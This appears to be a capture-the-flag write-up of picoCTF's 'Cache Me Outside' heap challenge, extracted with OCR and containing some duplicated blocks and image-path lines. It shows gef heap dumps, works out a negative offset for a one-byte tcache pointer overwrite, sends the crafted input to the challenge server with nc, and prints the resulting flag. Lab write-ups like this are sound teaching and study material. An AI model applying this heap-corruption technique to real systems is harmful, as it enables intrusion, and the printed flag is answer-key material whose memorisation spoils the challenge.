
```
gef➤  heap bins
──────────── Tcachebins for thread 1 ────────────
Tcachebins[idx=7, size=0x90, count=2] ←  Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
─────── Fastbins for arena at 0x7ffff7bebc40 ───────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
───── Unsorted Bin for arena at 0x7ffff7bebc40 ─────
[+] Found 0 chunks in unsorted bin.
────── Small Bins for arena at 0x7ffff7bebc40 ──────
[+] Found 0 chunks in 0 small non-empty bins.
────── Large Bins for arena at 0x7ffff7bebc40 ──────
[+] Found 0 chunks in 0 large non-empty bins.
```

Heap (before entering address and value)



```
gef➤  search-pattern "\\x90\\x38\\x60"
[+] Searching '\x90\x38\x60' in memory
[+] In '[heap]'(0x602000-0x623000), permission=rw-
  0x602088 - 0x602094  →   "\x90\x38\x60[...]"
[+] In '[stack]'(0x7ffffffde000-0x7ffffffff000), permission=rw-
  0x7fffffffdf80 - 0x7fffffffdf8c  →   "\x90\x38\x60[...]"
```

Heap (before entering address and value)



```
gef➤  search-pattern "\\x90\\x38\\x60"
[+] Searching '\x90\x38\x60' in memory
[+] In '[heap]'(0x602000-0x623000), permission=rw-
  0x602088 - 0x602094  →   "\x90\x38\x60[...]"
[+] In '[stack]'(0x7ffffffde000-0x7ffffffff000), permission=rw-
  0x7fffffffdf80 - 0x7fffffffdf8c  →   "\x90\x38\x60[...]"
```

Address


```
*(undefined *)((long)address + (long)first_congrat_str) = value;
```

$$0x602088 - 0x6034a0 = -5144$$

Address

```
*(undefined *)((long)address + (long)first_congrat_str) = value;
```

$$0x602088 - 0x6034a0 = -5144$$



```
gef➤  heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602010     00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602260     88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 00    .$.......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602490     66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 00    flag{abc}.......]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006034a0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603530     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006035c0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603650     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006036e0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603770     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603800     00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66    ........! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603890     00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27    .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  top chunk
```

Value


```
*(undefined *)((long)address + (long)first_congrat_str) = value;
```

\x00

Value


```
*(undefined *)((long)address + (long)first_congrat_str) = value;
```

\x00




```
gef➤  heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602010     00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602260     88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 00    .$.......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602490     66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 00    flag{abc}.......]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006034a0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603530     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006035c0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603650     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006036e0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603770     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603800     00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66    ........! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603890     00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27    .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  top chunk
```

Get flag ✅



```
[00:19:13] [~/picogym/cache_me_outside] ❯❯❯ xxd input
00000000: 2d35 3134 340a 00                        -5144..
[00:19:18] [cost 0.209s] xxd input
```




```
[00:19:53] [~/picogym/cache_me_outside] ❯❯❯ cat input | nc mercury.picoctf.net 36605
You may edit one byte in the program.
Address: Value: lag is: picoCTF{702d6d8ea75c4c92fe509690a593fee2}
[00:20:12] [cost 0.702s] cat input | nc mercury.picoctf.net 36605
```

4. 2023 Balsn CTF Data Breach

Unsolved 🥺 🥺 🥺

Nobody solved this?



breach

